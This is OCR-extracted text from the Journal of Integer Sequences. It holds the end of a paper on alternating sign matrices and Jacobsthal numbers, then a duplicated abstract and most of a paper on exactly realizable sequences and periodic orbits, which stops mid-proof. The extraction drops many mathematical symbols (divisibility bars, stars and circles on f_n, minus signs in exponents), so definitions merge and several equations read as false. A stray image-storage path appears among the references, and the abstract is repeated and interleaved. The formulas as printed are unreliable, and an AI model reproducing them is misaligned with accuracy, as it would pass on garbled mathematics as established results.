Proof. If $r \leq J_{k-2i-1}$, where $0 \leq i \leq \left\lceil \frac{k}{2} - 1 \right\rceil$, then by Proposition 3.4 or Corollary 3.5,

$$c_{k+1-2i}(J_k + r) = r.$$

Now, suppose i is such that $k-i$ is odd and let $2j+1 = k-i$. If $J_i+1 \leq r \leq J_{k-1}$, then $r \not\leq J_i = J_{k-(k-i)} = J_{k-1-2j}$, but $r \leq J_{i+2} = J_{k-(k-i-2)} = J_{k-1-2(j-1)}$. Hence

$$c_{k+1}(J_k + r) = c_{k-1}(J_k + r) = \cdots = c_{k+1-2(j-1)}(J_k + r) = r.$$

Thus, $ord_2(T(J_k + r))$ has $j = \frac{k-i-1}{2}$ summands of value r, so that

$$ord_2(T(J_k + r)) \geq r\left(\frac{k - i - 1}{2}\right) \geq (J_i + 1)\left(\frac{k - i - 1}{2}\right).$$

□

Corollary 3.7. *If $J_{m-1} < n < J_m$, then*

$$ord_2(T(n)) \geq \left\lfloor \frac{m}{2} \right\rfloor.$$

Proof. We break the proof into two cases. First, assume that $m = 2k$, so $n = J_{2k-1}+r$ where $0 < r < 2J_{2k-2}$. Using Theorem 3.6 with $i = 0$ yields

$$\begin{aligned} ord_2(T(n)) &\geq (J_0 + 1)(k-1) \quad \text{if } 2 \leq r \leq 2J_{2k-2} - 2 \\ &> k. \end{aligned}$$

If $r = 1$ or $r = 2J_{2k-2} - 1$ then

$$c_{2k}(n) = c_{2k-2}(n) = \cdots = c_2(n) = 1$$

noting that $2 = 2k - 2(k-1)$, so

$$ord_2(T(n)) \geq k.$$

Since $k = \left\lfloor \frac{m}{2} \right\rfloor$, we have our result.

Next, assume that $m = 2k + 1$, so $n = J_{2k} + r$ where $0 < r < 2J_{2k-1}$. Using Theorem 3.6 with $i = 1$ yields

$$\begin{aligned} ord_2(T(n)) &\geq (J_1 + 1)(k-1) \quad \text{if } 2 \leq r \leq 2J_{2k-1} - 2 \\ &> k. \end{aligned}$$

If $r = 1$ or $r = 2J_{2k-1} - 1$ then

$$c_{2k+1}(n) = c_{2k-1}(n) = \cdots = c_3(n) = 1$$

noting that $3 = 2k + 1 - 2(k-1)$, so

$$ord_2(T(n)) \geq k.$$

Since $k = \left\lfloor \frac{m}{2} \right\rfloor$, we have our result. □

Corollary 3.8. *If $ord_2(T(n)) = k$ with $k \geq 1$, then $n < J_{2k+1}$.*

Proof. Suppose $ord_2(T(n)) = k$. From [4, Theorem 4.1], n is not a Jacobsthal number since $ord_2(T(J_i)) = 0$ for all i. Moreover, by Corollary 3.7, if $J_{2j-1} < n < J_{2j+1}$, then $ord_2(T(n)) \geq j$. So if $j > k$, n is not between J_{2j-1} and J_{2j+1}. The largest number remaining is $J_{2k+1} - 1$ and, in fact, $ord_2(T(J_{2k+1} - 1)) = k$. □

4 Implications

It is clear from Theorem 2.2 that

$$T(n) \equiv C(n) \pmod 2.$$

However, much more can be said.

Theorem 4.1. *For all $n \geq 1$,*

$$T(n) \equiv C(n) \pmod 4.$$

Proof. Given Theorem 2.2, it is clear that Theorem 4.1 is automatically true for those values of n for which $ord_2(T(n)) \geq 1$. Hence, we only need to focus on those n for which $ord_2(T(n)) = 0$.

As noted in [4], $ord_2(T(n)) = 0$ if and only if n is a Jacobsthal number. Via straightforward calculations based on (1) and (2), it can be proved that, for all $m \geq 1$,

$$T(J_m) \equiv C(J_m) \equiv (-1)^{m-1} \pmod 4.$$

□

Theorem 4.2. *For all $n \geq 1$, n not a Jacobsthal number,*

$$T(n) \equiv C(n) \pmod{16}.$$

Proof. We need only check those values of n for which $1 \leq ord_2(T(n)) \leq 2$, so, from Corollary 3.8, only $1 \leq n \leq J_5 - 1$ or $1 \leq n \leq 20$. This is straightforward using Maple and (1) and (2). □

One last congruential implication is noted here.

Theorem 4.3. *For all positive integers k and all but finitely many $n \geq 1$, n not a Jacobsthal number,*

$$T(n) \equiv C(n) \pmod{2^k}.$$

Proof. This is quickly proved since all that must be checked are those values of n for which $1 \leq ord_2(T(n)) \leq k-2$. Corollary 3.8 implies that the only nonJacobsthal positive integers n for which $ord_2(T(n)) \leq k-2$ satisfy $1 \leq n \leq J_{2k+1} - 1$. □

Finally, we note that results analogous to Corollary 3.8 and Theorem 4.3 do not appear to hold for primes $p > 2$. We have confirmed this computationally in regards to Theorem 4.3, and have proved that the finiteness result in Corollary 3.8 can only hold for $p = 2$. In fact, we [5] have proved the following:

Theorem 4.4. *If p is a prime greater than 3, then for each nonnegative integer k there exist infinitely many positive integers n for which $ord_p(A(n)) = k$.*

A result similar to Theorem 4.4 can be proved for $p = 3$, although it is a bit weaker. See [5].

References

[1] G. E. Andrews, Plane partitions V. The TSSCPP conjecture, *Journal of Combinatorial Theory, Series A*, **66** (1994), 28-39.

[2] D. M. Bressoud, "Proofs and Confirmations: The story of the alternating sign matrix conjecture", Cambridge University Press, 1999.

[3] D. M. Bressoud and J. Propp, How the Alternating Sign Matrix Conjecture Was Solved, *Notices of the American Mathematical Society*, **46** (6) (1999), 637-646.

[4] D. D. Frey and J. A. Sellers, Jacobsthal Numbers and Alternating Sign Matrices, *Journal of Integer Sequences*, **3** (2000), Article 00.2.3.

[5] D. D. Frey and J. A. Sellers, On Efficient Calculation of the Number of Alternating Sign Matrices, preprint, 2001.

[6] C. T. Long, "Elementary Introduction to Number Theory", 3rd edition, Waveland Press, Inc., Prospect Heights, IL, 1995.

[7] W. H. Mills, D. P. Robbins, and H. Rumsey, Alternating sign matrices and descending plane partitions, *Journal of Combinatorial Theory, Series A*, **34** (1983), 340-359.

[8] N. J. A. Sloane, The On-Line Encyclopedia of Integer Sequences. Published electronically at http://www.research.att.com/∼njas/sequences/.


[9] D. Zeilberger, Proof of the alternating sign matrix conjecture, *Electronic Journal of Combinatorics* **3** (1996), R13. http://www.research.att.com/∼njas/sequences/

Appendix

The table below includes the values of the functions $c_2(n)$, $c_4(n)$, $c_6(n)$ and $c_8(n)$ for n between 85 and 171, which are the Jacobsthal numbers J_8 and J_9. We provide this table to show the periodic nature of the functions $c_k(n)$, and to motivate Proposition 3.3. It should be noted that, if we were to build a similar table for values of n between J_{2m-1} and J_{2m}, then we would focus attention on functions $c_k(n)$ where k is odd rather than even.

n	$c_2(n)$	$c_4(n)$	$c_6(n)$	$c_8(n)$
85	0	0	0	0
86	1	1	1	1
87	0	2	2	2
88	0	3	3	3
89	0	2	4	4
90	1	1	5	5
91	0	0	6	6
92	0	0	7	7
93	0	0	8	8
94	1	0	9	9
95	0	0	10	10
96	0	0	11	11
97	0	0	10	12
98	1	0	9	13
99	0	0	8	14
100	0	0	7	15
101	0	0	6	16
102	1	1	5	17
103	0	2	4	18
104	0	3	3	19
105	0	2	2	20
106	1	1	1	21
107	0	0	0	22
108	0	0	0	23
⋮	⋮	⋮	⋮	⋮
128	0	0	0	43
⋮	⋮	⋮	⋮	⋮
148	0	0	0	23
149	0	0	0	22
150	1	1	1	21
151	0	2	2	20
152	0	3	3	19
153	0	2	4	18
154	1	1	5	17
155	0	0	6	16
156	0	0	7	15
157	0	0	8	14
158	1	0	9	13
159	0	0	10	12
160	0	0	11	11
161	0	0	10	10
162	1	0	9	9
163	0	0	8	8
164	0	0	7	7
165	0	0	6	6
166	1	1	5	5
167	0	2	4	4
168	0	3	3	3
169	0	2	2	2
170	1	1	1	1
171	0	0	0	0

The following figure gives plots of the functions c_2, c_4, c_6, c_8 on the same set of axes.



Values of c_2, c_4, c_6, c_8
for $n = 85$ to $n = 171$

(Concerned with sequences A001045, A005130 and A051255.)

Received May 18, 2001. Published in Journal of Integer Sequences, July 19, 2001.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 4 (2001), Article 01.2.1

Arithmetic and growth of periodic orbits

Yash Puri[1] and Thomas Ward
School of Mathematics
University of East Anglia
Norwich NR4 7TJ, U.K.

Email: t.ward@uea.ac.uk

Abstract: Two natural properties of integer sequences are introduced and studied. The first, *exact realizability*, is the property that the sequence coincides with the number of periodic points under some map. This is shown to impose a strong inner structure on the sequence. The second, *realizability in rate*, is the property that the sequence asympototically approximates the number of periodic points under some map. In both cases we discuss when a sequence can have that property. For exact realizability, this amounts to examining the range and domain among integer sequences of the paired transformations

$$\mathrm{Per}_n = \sum_{d|n} d\ \mathrm{Ord}_d; \qquad \mathrm{Ord}_d = \frac{1}{n}\sum_{d|n} \mu(n/d)\mathrm{Per}_d \qquad \text{ORBIT}$$

that move between an arbitrary sequence of non-negative integers Orb counting the orbits of a map and the sequence Per of periodic points for that map. Several examples from the Encyclopedia of Integer Sequences arise in this work, and a table of sequences from the Encyclopedia known or conjectured to be exactly realizable is given.

[1]The first author gratefully acknowledges the support of E.P.S.R.C. grant 96001638

Full version: pdf, dvi, ps, tex

(Concerned with sequences A000004 A000007 A000012 A000027 A000035 A000045 A000079 A000203 A000204 A000225 A000244 A000290 A000302 A000351 A000364 A000400 A000420 A000593 A000670 A000984 A001001 A001018 A001019 A001020 A001021 A001022 A001023 A001024 A001025 A001026 A001027 A001029 A001035 A001037 A001157 A001158 A001641 A001642 A001643 A001692 A001693 A001700 A001945 A003462 A004146 A005171 A005809 A006206 A006953 A006954 A007727 A010052 A011557 A014551 A022553 A023890 A027306 A027376 A027377 A027380 A027381 A032164 A032165 A032166 A032167 A032170 A035316 A047863 A048578 A056045 A059928 A059990 A059991 A060164 A060165 A060166 A060167 A060168 A060169 A060170 A060171 A060172 A060173 A060216 A060217 A060218 A060219 A060220 A060221 A060222 A060223 A060224 A060477 A060478 A060479 A060480 .)

Received March 20, 2001. Published in Journal of Integer Sequences, October 14, 2001.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 4 (2001),
Article 01.2.1

Arithmetic and growth of periodic orbits

Yash Puri[1] and Thomas Ward

School of Mathematics, University of East Anglia,
Norwich NR4 7TJ, U.K.

Email: t.ward@uea.ac.uk

Abstract

Two natural properties of integer sequences are introduced and studied. The first, exact realizability, is the property that the sequence coincides with the number of periodic points under some map. This is shown to impose a strong inner structure on the sequence. The second, realizability in rate, is the property that the sequence asympototically approximates the number of periodic points under some map. In both cases we discuss when a sequence can have that property. For exact realizability, this amounts to examining the range and domain among integer sequences of the paired transformations

$$Per_n = \sum_{d\,n} d\ Orb_d; \qquad Orb_d = \frac{1}{n}\sum_{d\,n} \mu(n/d) Per_d \qquad \textbf{ORBIT}$$

that move between an arbitrary sequence of non-negative integers Orb counting the orbits of a map and the sequence Per of periodic points

[1]The first author gratefully acknowledges the support of E.P.S.R.C. grant 96001638

for that map. Several examples from the Encyclopedia of Integer Sequences arise in this work, and a table of sequences from the Encyclopedia known or conjectured to be exactly realizable is given.

1. Introduction

Let $T : X \to X$ be a map. Three measures of growth in complexity for T are given by the *number of points with period* n,

$$f_n(T) = \#\{x \in X \mid T^n x = x\},$$

the *number of points with least period* n,

$$f_n(T) = \#\{x \in X \mid T^n(x) = x \text{ and } \#\{T^k x\}_{k\ \mathbb{Z}} = n\},$$

and the *number of orbits of length* n,

$$f_n^o(T) = f_n(T)/n.$$

In this note we assume that $f_n(T)$ is finite for $n \geq 1$ and give some results on what arithmetic properties the sequence $(f_n(T))$ may have, and show when the growth in $(f_n(T))$ is related to the growth in $(f_n(T))$. It will be convenient to adopt the following notation: a sequence $a_1, a_2, a_3, \ldots$ is denoted (a_n) or simply a.

Definition 1.1. Let $\phi = (\phi_n)$ be a sequence of non-negative integers. Then

(1) $\phi \in \mathcal{ER}$ (*exactly realizable*) if there is a set X and a map $T : X \to X$ for which $f_n(T) = \phi_n$ for all $n \geq 1$;
(2) $\phi \in \mathcal{RR}$ (*realizable in rate*) if there is a set X and a map $T : X \to X$ for which $f_n(T)/\phi_n \to 1$ as $n \to \infty$.

None of the results below are changed if the realizing maps are required to be homeomorphisms of a compact X, but this is not pursued here.

2. Exact realization

The set of points with period n under T is the disjoint union of the set of points with least period d under T for d dividing n, so

$$f_n(T) = \sum_{d\ n} f_d(T). \tag{1}$$

Equation (1) may be inverted via the Möbius inversion formula to give

$$f_n(T) = \sum_{d\ n} \mu(n/d) f_d(T), \tag{2}$$

where $\mu(\cdot)$ is the Möbius function. On the other hand, the set of points with least period n comprises exactly f_n^o orbits each of length n, so

$$0 \leq f_n(T) = \sum_{d\,n} \mu(n/d) f_d(T) \equiv 0 \bmod n. \tag{3}$$

It is clear (since one may take $X = \mathbb{N}$ and make T to be a permutation with the appropriate number of cycles of each length) that these are the only conditions for membership in $\mathcal{ER}$.

Lemma 2.1. *Let ϕ be a sequence of non-negative integers. Then $\phi \in \mathcal{ER}$ if and only if $\sum_{d\,n} \mu(n/d)\phi_d$ is non-negative and divisible by n for all $n \geq 1$.*

Everything that follows is a consequence of this lemma. Before considering properties of $\mathcal{ER}$ as a whole, some examples are considered. The sequences that arise here are therefore close in spirit to the 'eigensequences' for the transformation **MÖBIUS** discussed in [1] with the additional requirement that the sequence f be divisible by n and non-negative.

Example 2.2. (1) The Fibonacci sequence A000045 is not in $\mathcal{ER}$. Using (3) we see that $f_3 - f_1$ must always be divisible by 3, but the Fibonacci sequence begins $1, 1, 2, 3, \ldots$. By contrast the golden mean shift (see [10]) shows that the closely related Lucas sequence A000204 is in $\mathcal{ER}$. This will be dealt with in greater generality in Section 2.2 below.

(2) For any map T, equation (3), when n is a prime p, states that

$$f_p(T) \equiv f_1(T) \bmod p.$$

If $A \in GL_k(\mathbb{Z})$ is an invertible integer matrix with no unit root eigenvalues, then the periodic points in the corresponding automorphism of the k-torus show that

$$\det(A^p - I) \equiv \det(A - I) \bmod p$$

for all primes p.

(3) Similarly, if $B \in M_k(\mathbb{N})$ is a matrix of non-negative integers, the associated subshift of finite type (see [10]) shows that

$$\operatorname{trace}(B^p) \equiv \operatorname{trace}(B) \bmod p$$

for all primes p. When $k = 1$ this is Fermat's little theorem. When $B = [2]$, so $f_n = 2^n$, f_n^o is the sequence A001037 (shifted by one) counting irreducible polynomials of degree n over $\mathbb{F}_2$.

(4) The subshifts of finite type give a family of elements of $\mathcal{ER}$ of exponential type. Another family comes from Pascal's triangle: if $k > 1$, $1 \leq j < k$ and $a_n = \binom{kn}{jn}$, then $a \in \mathcal{ER}$. For $k = 2$ and $j = 1$, if $f_n = f_n(T)$ for the realizing map T, then f_n is the sequence A007727 counting $2n$-bead black and white strings with n black beads and fundamental period $2n$.

(5) Connected S-integer dynamical systems (see [3], [13] for these and the next example): a subset $S \subset \{2, 3, 5, 7, 11, \dots\}$ and a rational $\xi \neq 0$ are given with the property that $|\xi|_p > 1 \implies p \in S$. The resulting system constructs a map $T : X \to X$ for which

$$f_n(T) = \prod_p |\xi^n - 1|_p.$$

With $\xi = 2, S = \{2, 3, 5, 7\}$ this gives the sequence

$$1, 1, 1, 1, 31, 1, 127, 17, 73, 341, 2047, 13, 8191, 5461, 4681, \dots$$

in $\mathcal{ER}$.

(6) Zero-dimensional S-integer dynamical systems: a prime p is fixed, a subset S of the set of all irreducible polynomials in $\mathbb{F}_p[t]$ and a rational function $\xi \in \mathbb{F}_p(t)$ are given, with the property that $|\xi|_f > 1 \implies f \in S$. The resulting system constructs a map $T : X \to X$ for which

$$f_n(T) = |\xi^n - 1|_{t^{-1}} \times \prod_{f \ S} |\xi^n - 1|_f$$

where $|\cdot|_{t^{-1}}$ is used to denote the valuation 'at infinity' induced by $|t|_{t^{-1}} = p$. Taking $p = 2$, $S = \{t - 1\}$ and $\xi = t$ gives the formula

$$f_n(T) = 2^{n \ 2^{\mathrm{ord}_2(n)}}$$

and the sequence A059991 in $\mathcal{ER}$.

2.1. **Algebra in $\mathcal{ER}$.** The set $\mathcal{ER}$ – or the ring $K_0(\mathcal{ER})$ – has a very rich structure. Say that a sequence $a \in \mathcal{ER}$ *factorizes* if there exists sequences $b, c \in \mathcal{ER}$ with $a_n = b_n c_n$ for all $n \geq 1$, and is *prime* if such a factorization requires one of b or c to be the constant sequence (1).

Lemma 2.3. *$\mathcal{ER}$ contains the constant sequences and is closed under addition and multiplication. Elements of $\mathcal{ER}$ may have infinitely many non-trivial factors. There are non-trivial primes in $\mathcal{ER}$.*

Proof. The constant sequence (1) is in $\mathcal{ER}$ since it is realized by taking X to be a singleton. The condition in Lemma 2.1 is closed under addition. On the other hand, if ϕ and ψ are exactly realized by systems (X,T) and (Y,S), then $(X\times Y, T\times S)$ exactly realizes $(\phi_n\cdot\psi_n)$. For each $k\geq 1$ define a sequence $r^{(k)}$ by $r_n^{(k)}=0$ for $1<n\leq k$ and $r_n^{(k)}=1$ for $n>k$ or $n=1$. Then $a^{(k)}\in\mathcal{ER}$, where $a_n^{(k)}=\sum_{d\,n} dr_d^{(k)}$. Since for each n the sequence $a_n^{(1)}, a_n^{(2)}, a_n^{(3)},\dots$ has only finitely many terms not equal to 1, the product $\prod_{k\ 1} a^{(k)}=(1,3,16,245,1296,41160,\dots)$ is an element of $\mathcal{ER}$ with infinitely many non-trivial factors. Finally, the sequence $(1,3,1,3,\dots)$ is a non-trivial prime in $\mathcal{ER}$. □

In [9, Sect. 6] a periodic point counting argument is used to show that the full p-shift, for p a prime, is not topologically conjugate to the direct product of two dynamical systems. In that argument, special properties of subshifts of finite type are needed (specifically, the fact that $f_{p^k}(T)=1$ for all $k\geq 1$ implies that $f_n(T)=1$ for all $n\geq 1$ for such systems). This result does not follow from the arithmetic of $\mathcal{ER}$ alone: for example, $(3^n)\in\mathcal{ER}$ factorizes into $(1,3,1,3,\dots)\times(3,3,3^3,3^3,\dots)$ in $\mathcal{ER}$ (neither of which can be realized using a subshift of finite type). A similar factorization is possible for (p^n) and any odd prime p (see [11] for the details).

Lemma 2.4. *There are no non-constant polynomials in $\mathcal{ER}$. There are non-trivial multiplicative sequences in $\mathcal{ER}$, but there are no completely multiplicative sequences apart from the constant sequence* (1).

Proof. Assume that

$$P(n)=c_0+c_1n+\cdots+c_kn^k$$

with $c_k\neq 0$, $k\geq 1$, and that $(P(n))\in\mathcal{ER}$. After multiplying the divisibility condition (3) by the least common multiple of the denominators of the (rational) coefficients of P, we produce a polynomial with integer coefficients satisfying (3). It is therefore enough to assume that the coefficients c_i are all integers. Let (f_n) and (f_n) be the periodic points and least periodic points in the corresponding system (X,T), and let p be any prime. By (2),

$$f_{p^2}=f_{p^2}-f_p,$$

so

$$\begin{aligned} f^o_{p^2} = \frac{f_{p^2}}{p^2} &= \frac{f_{p^2} - f_p}{p^2} \\ &= \frac{1}{p^2}\left(c_1p^2 + c_2p^4 + \cdots + c_kp^{2k} - (c_1p + c_2p^2 + \cdots + c_kp^k)\right) \\ &\in -\frac{c_1}{p} + \mathbb{Z}, \end{aligned}$$

and therefore p divides c_1 for all primes p, showing that $c_1 = 0$.

Now let q be another prime, and recall that

$$\mu(1) = 1, \mu(p) = -1, \mu(q) = -1, \mu(p^2) = 0, \mu(p^2q) = 0, \mu(pq) = 1.$$

Since $c_1 = 0$,

$$f_n = c_0 + n^2(c_2 + c_3n + \cdots + c_kn^{k\ \ 2}), \tag{4}$$

and by (3)

$$p^2q \big| f_{p^2q} - f_{pq} - f_{p^2} + f_p = f_{p^2q},$$

so

$$\frac{f_{p^2} - f_p}{p^2q} \in \mathbb{Z}$$

by (4). It follows that

$$c_0(1-1) + c_2(p^4 - p^2) + c_3(p^6 - p^3) + \cdots + c_k(p^{2k} - p^k) \in q\mathbb{Z}$$

for all primes q and p (since $f_{p^2} - f_p$ is certainly divisible by p^2). So

$$c_0(1-1) + c_2(p^4 - p^2) + c_3(p^6 - p^3) + \cdots + c_k(p^{2k} - p^k) = 0;$$

taking the limit as $p \to \infty$ of $\frac{1}{p^{2k}}(f_{p^2} - f_p)$ shows that $c_k = 0$. This contradiction proves the first statement.

There are many multiplicative sequences in $\mathcal{ER}$: if f is any multiplicative sequence, then so is the corresponding sequence f (see [7, Theorem 265]). A multiplicative sequence ϕ is *completely multiplicative* if $\phi_{nm} = \phi_n\phi_m$ for all $n, m \geq 1$. Assume that $\phi \in \mathcal{ER}$ is completely multiplicative, with f the realising sequence. For p a prime and any $r \geq 1$,

$$f_{p^r} = f_{p^r} - f_{p^{r-1}} = f_p^r - f_p^{r\ \ 1}$$

by (2). It follows that

$$p^r \big| f_p^{r\ \ 1}(f_p - 1).$$

With $r = 1$ this implies that $f_p = 1 + pk_p$ for all p, $k_p \in \mathbb{N}_0$. Now

$$p^r \big| (1 + pk_p)^{r\ \ 1} pk_p$$

for all p and $r \geq 1$. It follows that $k_p \equiv 0 \bmod p^r$ for all $r \geq 1$, so $k_p = 0$ for all p. It follows that $f_p = 1$ for all primes p, so $f_n = 1$ for all $n \geq 1$. □

Examples show that the additive convolution $(\sum_{i+j=n+1,1 \;\; i,j \;\; n} \phi_i \psi_j)$ of sequences $\phi, \psi \in \mathcal{ER}$ is not in general in $\mathcal{ER}$. Similarly, the multiplicative convolution $(\sum_{d\, n} \phi_d \psi_{n/d})$ is not in general in $\mathcal{ER}$. There is also no closure under quotients: $(2^n) \in \mathcal{ER}$ is term-by-term divisible by the constant sequence $(2) \in \mathcal{ER}$, but $(2^{n \;\; 1}) \notin \mathcal{ER}$.

2.2. **Binary recurrence sequences.** In this section we expand on the observation made in Example 2.2.1 by showing that $\mathcal{ER}$ only contains special binary recurrences.

Theorem 2.5. *If $\Delta = a^2 + 4b$ is not a square, and $(a, a^2 + 2b) = 1$, then a sequence u with $u_1, u_2 \geq 1$ satisfying the recurrence*

$$u_{n+2} = au_{n+1} + bu_n \text{ for } n \geq 1 \tag{5}$$

is in $\mathcal{ER}$ if and only if $\frac{u_2}{u_1} = \frac{a^2+2b}{a}$.

As an application, Example 2.2.1 becomes the sharper result that the Lucasian sequence $a, b, a + b, a + 2b, 2a + 3b, \ldots$ lies in $\mathcal{ER}$ if and only if $b = 3a$. Moreover, if $f_1 = 1, f_2 = 1, f_3 = 2, \ldots$ is the Fibonacci sequence, then an easy consequence of Theorem 2.5 is that for any $k \geq 1$ the sequence $f_k, f_{k+1}, f_{k+2}, \ldots$ is not in $\mathcal{ER}$. The more general case with square discriminant, a and $a^2 + 2b$ having a common factor and arbitrary u_1, u_2 is dealt with in [11].

Proof. First assume that $\frac{u_2}{u_1} = \frac{a^2+2b}{a}$. Then, by the assumption, the sequence u is a multiple of the sequence $a, a^2 + 2b, a^3 + 3ab, \ldots$ which is in $\mathcal{ER}$ because the subshift of finite type corresponding to the matrix $\begin{bmatrix} a & b \\ 1 & 0 \end{bmatrix}$ realizes it (and therefore any multiple of it).

Conversely, assume that u is a sequence in $\mathcal{ER}$ satisfying (5). Write x for the sequence

$$x : 2b, 2ab, 2(a^2b + b^2), \ldots$$

and y for the sequence

$$y : 2ab, 2(a^2b + 2b^2), \ldots,$$

both satisfying the recurrence (5). Notice that

$$2bu_n = Ax_n + By_n,$$

for integers A and B. By (3), for any prime p

$$Ax_p + By_p \equiv Ax_1 + By_1 \bmod p. \tag{6}$$

On the other hand, it is well-known that $x_p \equiv 2b(\frac{\Delta}{p}) \bmod p$ (where $(\frac{\Delta}{p})$ is the Legendre symbol), and $y_p \equiv 2ab \bmod p$ (by the previous

paragraph: y is in $\mathcal{ER}$). So (6) implies that

$$2bA\left(\left(\frac{\Delta}{p}\right)-1\right)\equiv 0 \bmod p \tag{7}$$

for all primes p.

We now claim that the Legendre symbol $(\frac{\Delta}{p})$ is -1 for infinitely many values of the prime p. This completes the proof of Theorem 2.5, since (7) forces $A=0$ and hence u is a multiple of $\frac{1}{2b}y$, namely $a, a^2+2b, \ldots$.

To see the claim, choose c such that $(c,\Delta)=1$ and the Jacobi symbol $(\frac{c}{\Delta})=-1$. Then by Dirichlet, there are infinitely many primes p with $p\equiv c \bmod \Delta$ and $p\equiv 1 \bmod 4$. For such primes, $(\frac{p}{\Delta})=(\frac{\Delta}{p})=-1$, which completes the proof. □

The case of square discriminant is much more involved. A full treatment is in [11]; here we simply show by examples that the result as stated no longer holds in general.

Example 2.6. (1) There are infinitely many possible values of the ratio $\frac{u_2}{u_1}$ for binary recurrent sequences in $\mathcal{ER}$ satisfying

$$u_{n+2}=u_{n+1}+2u_n. \tag{8}$$

To see this we construct two different realizing examples and then take linear integral combinations of them. The first is the subshift of finite type T corresponding to the matrix $A=\begin{bmatrix}1 & 2\\ 1 & 0\end{bmatrix}$. This system has (by [10, Proposition 2.2.12]) $f_n(T)=\operatorname{trace}(A^n)$, which is the sequence of Jacobsthal–Lucas numbers A014551:$1,5,7,17,\ldots$ (shifted by one) and has initial ratio 5. On the other hand, the algebraic dynamical system S dual to $x\mapsto -2x$ on the discrete group $\mathbb{Z}[\frac{1}{2}]$ has (see, for example, [3, Lemma 5.2]) $f_n(S)=|(-2)^n-1|$, which begins $3,3,9,15,\ldots$ and has ratio 1. Now we may apply Lemma 2.3 as follows. If $s,t\in\mathbb{N}$ then $(tf_n(T)+sf_n(S))$ in $\mathcal{ER}$ is a sequence satisfying (8). It follows that the set of possible ratios $\frac{u_2}{u_1}$ contains the infinite set $\{\frac{5t+3s}{t+3s} \mid s,t\in\mathbb{N}\}$.

(2) A simpler example is given by the Mersenne recurrence. Since (2^n) and (1) are both in $\mathcal{ER}$, for any $t,s\geq 0$ the sequence $(t2^n+s)$ satisfying the recurrence

$$u_{n+2}=3u_{n+1}-2u_n \tag{9}$$

is in $\mathcal{ER}$. Thus the set of possible ratios $\frac{u_2}{u_1}$ for exactly realizable solutions of (9) contains the infinite set $\left\{\frac{4t+s}{2t+s} \mid s,t\in\mathbb{N}\right\}$.

For higher order recurrences with companion polynomials irreducible over the rationals, it is clear that some analogue of Theorem 2.5 holds. The rational solutions of a kth order reccurence form a rational k-space; the smallest subspace contained in $\mathcal{ER}$ has dimension strictly smaller than k. Is this dimension always 1?

3. Realization in rate

Write $\lfloor x \rfloor$ for the greatest integer less than or equal to x and $\lceil x \rceil$ for the smallest integer greater than or equal to x. In this section we assume that sequences are never zero. Different complications arise from zeros of sequences and these are discussed in detail in [11].

Theorem 3.1. *Let α, β be positive constants.*

(1) *If $\phi_n \to \infty$ with $\frac{\phi_n}{n} \to 0$, then $\phi \notin \mathcal{RR}$.*
(2) *The sequence $(\lfloor n^\alpha \rfloor) \in \mathcal{RR}$ if and only if $\alpha > 1$.*
(3) *The sequence $(\lfloor \beta^n \rfloor) \in \mathcal{RR}$ if and only if $\beta \geq 1$.*

Proof. 1. Assume that $\phi \in \mathcal{RR}$ and let f be the corresponding sequence of periodic points. Then $\frac{f_n}{\phi_n} \to 1$, so $\{\frac{f_n}{\phi_n}\}$ is bounded. It follows that $\{\frac{f_n^*}{\phi_n} = \frac{n}{\phi_n} f_n^o\}$ is bounded, and hence $f_n = n f_n^o = 0$ for all large n. This implies that f_n is bounded, and so $\frac{f_n}{\phi_n} \to 0$, which contradicts the assumption.

2. For $\alpha \in (0,1)$ this follows from part 1. Suppose therefore that $(n) \in \mathcal{RR}$. Then there is a sequence $f \in \mathcal{ER}$ with $f_n/n \to 1$, so for p a prime, $p f_p^o = f_p = f_p - f_1$, and therefore $f_p^o \to 1$ as $p \to \infty$. Since f_p^o is an integer, it follows that $f_p^o = 1$ for all large p. Now let q be another large prime. Then

$$\frac{f_{pq}}{pq} = \frac{f_{pq} + f_p + f_q + f_1}{pq} = \frac{f_{pq}}{pq} + \frac{1}{p} + \frac{1}{q} + \frac{f_1}{pq},$$

so

$$\frac{1}{p} + \frac{1}{q} + \frac{f_1}{pq} - \frac{f_{pq}}{pq} \in \mathbb{Z}.$$

Fix p large and let q tend to infinity to see that

$$\frac{1}{p} \in \mathbb{Z},$$

which is impossible. The same argument shows that f_n/n cannot have any positive limit as $n \to \infty$.

For $\alpha > 1$, let $f_n^o = \lceil n^{\alpha\ \ 1} \prod_{p\, d} (1 - p^{\ \ \alpha}) \rceil$, where the product runs over prime divisors only. Then

